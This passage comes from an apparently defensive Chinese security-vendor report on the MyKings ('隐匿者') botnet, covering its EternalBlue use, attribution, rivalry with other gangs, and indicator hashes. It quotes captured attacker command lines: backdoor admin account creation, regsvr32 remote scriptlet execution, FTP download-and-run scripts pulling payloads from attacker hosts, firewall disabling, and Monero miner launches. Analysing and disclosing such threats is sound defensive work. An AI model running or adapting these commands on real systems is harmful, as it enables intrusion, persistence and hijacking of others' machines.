    {
      v17 = sub_424CC1(0);
      sub_423B0D(v17, 8, v27 + 232);
    }
  }
}
```

处理字典


虽然上述攻击具有很高的复杂度，但是其攻击手段所受到的限制也非常多。在 2017 年 4 月 14 日“Shadow Brokers”泄露的“永恒之蓝”攻击之后，“隐匿者”编写了新的“永恒之蓝”攻击模块，直接用于与 mykings.top 和 oo000oo.club 域名相关的渗透攻击中，其出现时间比同样利用“永恒之蓝”漏洞进行传播的 WannaCry 病毒（2017 年 5 月 12 日）还要早。

通过样本字符串数据的比对，我们可以看到，mykings.top 和 oo000oo.club 域名相关样本也具有非常高的同源性，在所例举的数据中仅有域名相关部分不同。如下图所示：




mykings.top 和 oo000oo.club 域名相关样本字符串数据对比

我们通过其同一时间所使用的网址内容除域名部分完全相同。如下图所示：



mykings.top 和 oo000oo.club 域名下网页在同一时间所显示的内容

除此之外在同一时间，与两个域名相关攻击所使用的 close2.bat 脚本也完全相同，脚本中所包含的域名也完全一致（同为 ftp.oo000oo.me）。所以我们可以直接得出，与两个域名相关的攻击同属于 “隐匿者”。如下图所示：



mykings.top 和 oo000oo.club 域名相关攻击所使用的脚本

通过对类似防御事件的筛查，我们找到了与上述 mykings.top 域名相关的终端数据。如下图所示：


命令行删除用户账户
父进程 C:\windows\system32\lsass.exe 进程命令行 c:\windows\system32\cmd.exe /c net1 user IISUSER_ACCOUNTXX /del&net1 user IUSR_ADMIN /del&net1 user snt0454 /del&taskkill /f /im Logo1_.exe&del c:\windows\Log
命令行添加用户账号
父进程 C:\windows\system32\lsass.exe 进程命令行 c:\windows\system32\cmd.exe /c net1 user IUSR_Servs ZxcvBMN,.1987&net1 user IUSR_Servs ZxcvBMN,.1987 /ad&net1 localgroup administrators IUSR_Servs /ad
远程脚本运行
进程命令行 C:\windows\system32\wbem\wmiprvse.exe -secured -Embedding 保护路径命令行 regsvr32 /u /s /i:http://js.mykings.top:280/v.sct scrobj.dll
命令行脚本启动FTP
父进程 taskeng.exe {2C1BEBAA-0590-476E-A1C3-1C9340899E1A} S-1-5-18:NT AUTHORITY\System:Service: 进程命令行 C:\Windows\system32\cmd.EXE /c echo open down.mysking.info>s&echo test>>s&echo 1433>>s&echo binary>>s&echo get a.exe>>s&echo bye>>s&ftp -s:s&a.exe

按时间排序的终端防御数据

根据防御事件信息，我们发现最早出现的防御信息中父进程为系统进程 lsass.exe 进程，与“永恒之蓝”漏洞触发后特征完全吻合。在使用“永恒之蓝”漏洞之后，“隐匿者”的攻击就可以直接绕过用户名密码的限制，大大提高攻击的成功率。于此同时，“隐匿者”也对其病毒代码进行很大程度的削减。在“永恒之蓝”漏洞触发后，在注入到 lsass.exe 进程的 Payload 动态库中，我们发现其主要逻辑首先会执行一段执行配置，配置中包括需要下载的文件和需要执行批处理脚本。批处理中如下图所示：

漏洞 Payload 的执行配置

如上图所示，病毒代码运行后会下载 “[down]”标签后的两个文件，item.dat 和 c.bat。item.dat 为后门病毒，c.bat 则会关闭 135、137、138、139 和 445 端口（起初“隐匿者”不会关闭端口，该部分为后期新添加的功能）。如下图所示：



用于关闭端口的 c.bat 脚本内容

在“[cmd]”标签后存放的是病毒需要执行的批处理脚本，该脚本首先会创建后门账户，之后会删除其他黑客留下的后门账户并结束与其他入侵相关的病毒进程，其中包括利用“永恒之蓝”漏洞挖取门罗币病毒事件的相关进程。如下图所示：

●winhost.exe ●netcore.exe ●misiai.exe

●Logo1_.exe ●lsass.exe ●updat.exe


●ygwmgo.exe ●Update64.exe

脚本部分结束的进程列表

之后，Payload 动态库会注册 WMI 脚本执行从远端服务器获取到的名为 item.dat 的后门程序，并执行存放在远端 C&C 服务器的 JScript 脚本。病毒注册的 WMI 脚本，如下图所示：


漏洞 Payload 注册的 WMI 脚本

kill.html 中存放是的需要结束的进程列表，该列表在其攻击过程中不断的进行更新。如下图所示：



kill.html 中存放的进程列表（内容获取时间较早）


test.html 中存放的是可执行文件的下载地址，这些文件会被 WMI 脚本下载到本地进行执行，且该网页中内容可以根据攻击者需求实时进行更新。如下图所示：




test.html 存放的可执行文件列表

四、 “隐匿者”的溯源

通过对“隐匿者”攻击相关样本字符串特征的整理，我们发现“隐匿者”相关样本中均出现了中文调试信息。如下图所示：




f4321.com、mykings.pw 和 mys2016.info 域名中具有地域特征的字符串信息



mykings.top 和 oo000oo.club 域名中具有地域特征的字符串信息


根据上述信息，我们推测 “隐匿者”团伙可能由中国人组成或参与。

经过筛查与上述攻击具有同源性的样本，我们找到了更早期的相关样本，其编译时间为 2014 年 7 月。如下图所示：




早期文件信息

样本数据如下图所示：



样本数据

如上图，我们在样本数据中找到相关 C&C 服务器域名，其域名命名方式与前文所述域名相似，且攻击相关模块数据相同。通过域名查询，我们获取到了更多 C&C 服务器域名信息。如下图所示：




buysking.com 域名信息

我们可以通过 C&C 服务器域名信息推断，相关攻击最早可能早于 2015 年 4 月。但直到 2017 年，“隐匿者”的相关攻击才被其他安全厂商报道。

五、 不断更新的攻击手段

2017 年以来，信息安全领域威胁事件频发，“隐匿者”也在不断地利用这些安全信息对自己的攻击进行改进。“隐匿者”所使用的不同攻击手段所占比重，随时间不断的进行演变。从如下图所示：




不同域名相关恶意行为占比

以时间为序，我们可以看出“隐匿者”不断更换域名的同时，也在不断的改进其攻击方式，而且其攻击方式的更新会紧跟互联网安全事件。例如：起初，“隐匿者”会通过“远程脚本运行”的方式绕过 AppLocker 白名单。在 2017 年初爆出“远程执行 MSI 安装包”可以绕过 AppLocker 白名单之后，终端拦截到的“运行远程 MSI 安装包”行为开始明显增多（上图第四部分）。显然在年初爆出消息后，“隐匿者”也将新的绕过 AppLocker 白名单的方法加入了自己的渗透工具。

虽然自始至终“隐匿者”所采用的攻击都是高度程序化的，但是在这一阶段，因为其只能通过暴力破解用户名密码的方式进行不同种类的攻击，所以其攻击效率并不是很高。如下图所示：

利用暴力破解手段攻击流程


在 2017 年 4 月 “Shadow Brokers”组织爆出“永恒之蓝”漏洞之后，“隐匿者”随即将该漏洞加入到了自己的渗透工具中。利用漏洞运行的动态库会注册 WMI 脚本，最终再由 WMI 脚本启动后门程序，从而直接获取到主机的控制权。这种攻击模式不但省去了耗时的遍历暴力破解流程，还大大提高了攻击的成功率，使“隐匿者”所控制的主机数量在短时间内大幅提升。攻击流程，如下图所示：



利用漏洞攻击流程

六、 争夺主机控制权


除了上文中所述的 “隐匿者”外，还有一些小的黑客团体也在使用类似的手段进行攻击，在互联网中相互抢夺存在安全漏洞的主机控制权。在黑客攻陷主机之后都会在主机中创建后门账户，其最明显的争夺主要在这些后门账户上。如下图所示（上方为火绒拦截到的“隐匿者”攻击相关恶意行为爆发趋势，下方为火绒拦截到的“隐匿者”对其他后门账户的操作增长趋势）：



“隐匿者”对其他后门账户的操作趋势

根据上图所示数据，我们可以看出为了争夺这些有限的主机控制权，黑客团伙之间的争夺异常激烈。“隐匿者”通过不断的攻击主机收集到了一些常见的后门账户名，再利用批处理直接对这些常见的后门账号名进行删除操作。

除了通过删除账户对主机的控制权进行争夺外，“隐匿者”也会结束与其他黑客团伙攻击相关的病毒进程。在攻击期间，“隐匿者”所使用的结束进程列表会随着其所收集到的其他病毒数据的增多而不断进行更新。如下图所示：



kill.html 中存放的进程列表（最新）

与前文中所展示的早期 kill.html 页面相比该列表有了明显的更新，病毒结束的进程数量大幅增加。通过火绒终端威胁情报系统中的实时监控防御数据，我们将比较具有代表性的进程路径罗列在了一起。如下图所示：

进程路径	文件描述
c:\windows\mssecsvc.exe	WannaCry 病毒
C:\Windows\Help\lsmo.exe	通过暴力破解主机账户密码入侵进行挖矿
C:\Windows\debug\0621.exe	通过暴力破解主机账户密码入侵进行挖矿
C:\Windows\ehome\Search.exe	传播后门病毒进行挖矿
c:\windows\debug\wk\NsCpuCNMiner64.exe	通过暴力破解主机账户密码入侵进行挖矿
c:\windows\debug\wk\mscorsvw.exe	
c:\windows\debug\ww\mscorsvw.exe	
c:\windows\fonts\wuauser.exe	Adylkuzz 病毒利用“永恒之蓝”漏洞挖矿
C:\Windows\security\msiexev.exe	
c:\windows\tasklsv.exe	未知黑客组织通过“永恒之蓝”漏洞挖矿
c:\windows\winhost.exe	
c:\windows\nthost.exe	
c:\windows\dwnclear.exe	

结束进程列表中比较具有代表性的进程路径

通过对数据的整理，我们发现了一个尚未被其他安全厂商提及的未知黑客团伙（相关信息见上图标红部分），该黑客团伙会利用“永恒之蓝”漏洞入侵主机挖取门罗币。相关恶意行为信息，如下图所示：

命令行脚本启动FTP

父进程
C:\Windows\system32\lsass.exe
进程命令行
C:\Windows\system32\cmd.exe /c C:\WINDOWS\dat.bat

命令行脚本启动FTP

进程命令行
cmd /c net stop sharedaccess&cmd /c netsh firewall set opmode disable&cmd /c taskkill /im winhost.exe /f&cmd /c taskkill /im ntuhost.exe /f&cmd /c taskkill /im dwnclear.exe /f&
cmd /c echo open 101.37.33.206> cmd.txt&cmd /c echo asdasdasd>> cmd.txt&cmd /c echo asdasdasd>> cmd.txt&cmd /c echo binary >> cmd.txt&cmd /c echo get ntuhost.exe >> cmd.txt&
cmd /c echo get netcore.exe >> cmd.txt&cmd /c echo get dwnclear.exe >> cmd.txt&cmd /c echo get winhost.exe >> cmd.txt&cmd /c echo bye >> cmd.txt&ftp -s:cmd.txt&cmd /c del cmd.txt&
cmd /c copy ntuhost.exe c:\windows\ntuhost.exe /y&cmd /c copy winhost.exe c:\windows\winhost.exe /y&cmd /c copy netcore.exe c:\windows\netcore.exe /y&
cmd /c copy dwnclear.exe c:\windows\dwnclear.exe /y&start dwnclear.exe

实时监控

父进程
c:\windows\ntuhost.exe
进程命令行
C:\Windows\system32\cmd.exe /c start C:\Windows\dwnclear.exe

实时监控


父进程
c:\windows\ntuhost.exe
进程命令行
C:\windows\system32\cmd.exe /c start C:\Windows\tasklsv.exe -o stratum+tcp://monero.cetipool.com:8050 -u
49E77yzeNdLW1rcwdo4r9j1xGvYnUQVs2ABkegjviyTpNhoRSEz3m3tYq7eZecXpqmhqhV75txZexS2QYeRqh9uwRyD4Z1H -p x -dbg -1

实时监控

父进程
c:\windows\ntuhost.exe
进程命令行
C:\Windows\system32\cmd.exe /c start C:\Windows\netcore.exe -o stratum+tcp://cry.cetipool.com:8050 -u
4AGF7tHM5ZpR7FRndiPMk6MxR1nSA8HnAVd5pTxspDEcCRPknAnFAMAYpw8NmtbGFAeiakw6rxNpabQ2MyBKstBY8sTXaHr -p x -dbg -1

未知黑客团伙利用“永恒之蓝”漏洞挖取门罗币

我们将上述防御数据进行统计整理出了未知黑客团伙的攻击趋势，并将其与“隐匿者”的攻击趋势和“隐匿者”结束未知黑客团伙的病毒进程的数量趋势进行比较。如下图所示：



“隐匿者”与利用漏洞挖取门罗币攻击与结束进程事件对比

通过上图我们可以看出，利用漏洞挖取门罗币的相关病毒事件比“隐匿者”将“永恒之蓝”加入其渗透工具的时间点要早，且由于 “隐匿者”可能在其之前攻击中就已经获取到了与挖取门罗币病毒的相关数据，所以在“隐匿者”使用漏洞进行攻击的第一时间就将挖取门罗币的病毒进程加入到了进程结束列表中，且其结束相关进程的动作在挖取门罗币病毒爆发期间基本维持持续增多的趋势。在病毒爆发过后，相关动作的发起数量也有明显下降。

自年初至今，其他的黑客组织（如上述未知黑客组织）也在进行不同程度的网络攻击，但相较于“隐匿者”而言这些攻击发起数量较小，且不具有持续性。“隐匿者”的攻击，最早可以追溯到 2015 年，而且至今依然活跃，攻击数量较大。火绒预计“隐匿者”将来可能会涉及更多互联网新威胁，我们还会对“隐匿者”进行持续跟踪。

七、 附录

文中涉及样本 SHA256：

SHA-256
7e6ec508994d1732c9f93ec9a61c196d9295e25a874a5ebf6a949acef31d46ca
c45b7f611f2a03880c604a7a4b873d712a0d522eeada058e16518ff26a32f568
af0bb2167fefb229464b7dfe0fcec88a7e8bacb46298c0fd6d37691681008ea4
8c9400541a0e82c0f387239675be763de1b8c403d43653f90b6c48e187cce5e7
301ef54e284864b246010bd085fb5d12ca8e6fd92daaa362e60f64af2d9c194a
6af73354bbade88eaae82ac29e1ef50986906bce6eb7d2658931aac2f111cd02
60de920fd7ad8edf069dd559a60dfb49ec31686a40c3f56f8559d385b9d69dc9
29514b45c2edbf88c457b02d474474af552c5f041bb4a093797cb72721cc220c
2de4851dcaaa4b5ed8421a0c72ceed64497c147d85cbfb1928d6baf7760c0c46
032bda09ada68a8106f5c37a81bcacead198aa631292dc9983780a9334864757
217c69a2ee78fc58b24581f780db6c5ca8fb606eead351ecf17dfcf2b3c721f5
0108d20c3f1f79e9f0fbb75948d89c8a2aae4607b9e864985a82463e3aa81f92
a1f35f33f110ef0f67bdcabf6006b397038e754e44314d7ce019a671b42c795c
2665560bab5525892c1dfb44921133ad2f7e83a318abcafc83771a28ce0c94fd
3ca19b52027475af17e05f14685bee2e743d1536b35f8a46699de109f8495f4b
a8c337b5886c3a4bd7793511deaf13ed3f695fa267aed373b8e89bdcf039735d
3b119b6b37ee3d91fc84080c1b12e6ebab19b07fdeda4df66492e45452453052
93a3256f3e00691ebdf5610e02dc28a2b5cd428307c534a50a59bf042c43f897
eaf0f5e411acf400a7305d6b9be48ad8661f08913169a9e7bed7941dd7106383
93bf864cfc6540e7fa4dd416373e3173ef613f5a7680bd395ba362e3bbff3d1c
04b54b38815ba0cf1a31f4270478c7dbd35b20955ab3e49dcdd654f9d6362b89
0407428295776e33e8655f883f017de7e8f7a55837e2eb4f4af3e48ac03466fd
f0872ee717cadbddea4582262c54d9870a7eb3304733c720f14fcf48dc8b60c0
70c29db61a55d23e640a868d8790b79e9ab93012097cd52d20645cbaa5097b88
d7413e6f60ca8fc01c72c3539a383aee51e57ed269879b959ddaecb4d8033bb8
11b8e97a229c844e4115e9e88914015d336ffcdbb86f0f849db177e3dd5fefaf
e2faeeee52df72632594b2ba88c6d61aaac3f95842042a0a81d77a14503037d4

SHA-256
976def18ba6a39099cfc9ad6f90564ebab096ef9884f79cf700b5d2d2b308301
2d8cd23e33e56ab396960a0d426c232f6d8905e2ac5833f37c412b699135f6ce
658542d291786709042fcbeec5cbafe2f0539fd7ab842922295df9601a5115e2
4856706c088f66965d714fe09af22ee56d84483278582ff3dd8f98bc3c5862ab
39a6d2dc293d9eda59cae30430dbfbfc470549cdb92e5a713a0e4f7f0a5eb311
eb8a7d3b860779ef622624ce33a9a2bfbaa8cd1e4f907962db5f77b176a0df4c
16d22e36486da4305203ae0a9827898c06a3697c7737c36551fc154acd027420
a3f5256cc08a3c3762598578fc9c021a830d28cd07ddbd4febcabaa7466a5c26
3788707d08b278d721c80afc4cb678d62a77bf94c3e66d1ba3d9f64898be6fe7
52496a1bc29de6a3d88007179d31d57c9504834003ff11867fbdb75e65634f20
7886661ef2e9f92177660bd033b9b25be755def340d6c3c12f1bfe32f4b55bc9
9f589fae89579b87ec5fc666ed3fa239292b4b793cc3975ad240a67b7c0d2e7e
eef4a9fc11764f461340644489b822ef5b33a05b1c74cbb620fd1b5f0255cf52
23cd4b5a46a8ee0d1d7e95791ae1ceb0dc36d552bc6841394a4c68f8e1455aa2
bd9927603f46c223ef4586df6f9a96b89d143bf31780a631323883f629546e6c
63f81b86f4a6f8a72d560bee06a1c2cc943b39f169357f0f28654e9cacce092c
1e8017816a5b74cf68467f8c8d588713c61b1e7d22b1b5794ac751953d2cd35b
453358409e4de8ee830a4bb13f4da10d5c5b5a8abe3afe4c1b76dc85c00fdd2a
78fd431a33e1a52c320939e61dd448a9ebac290b7be448dd32eee3fa7f9455f1
8ae23cf717ba7ed99ccb7e88a859dc2e1b8616773a49c519f0259532b23f905d
9eaddfd22b6f5939e07cd027dc777a9cb4ce9563431c862360d28fdb19a33125
6995d0cd515476b7e4cb74b80efaf174dbdd1be25d15436e941b41c8ac4210ed
fa98b4cf8118f8a24a05714141c121ef548d317c9ac86f99ce1b6bd24d199251
716e9f5e59d12ffb0d8059d35654a233fe136da5db279a5ad7e1d591b0d05253
10c163eb69a8296fb1131faac03d2a0f41b73a389813b7091fe2e9ac9266f411
f7606c2c0a28eef82d98cdf378584996062a61f3270296bc8c2088f6a8a1f90d
79b1639aef5b08f07f44cd87b3d5dbbc19b00de4104509854579dd75e6f1dd13
bdad4a77b678fda8328b2fae290e525a553c490214d43df377dbeb3132879673
02148fac55de77f86aae4fe4d8b3b9d3f8104176ed644e6166dcaa9873dd6836
5090030233e0455324bdf87bbe3efcf285c6e9b7b4f501629aecac5d3778b51f

八、 相关文献

https://securelist.com/newish-mirai-spreader-poses-new-risks/77621/

http://securityaffairs.co/wordpress/59331/malware/eternalblue-exploit.html

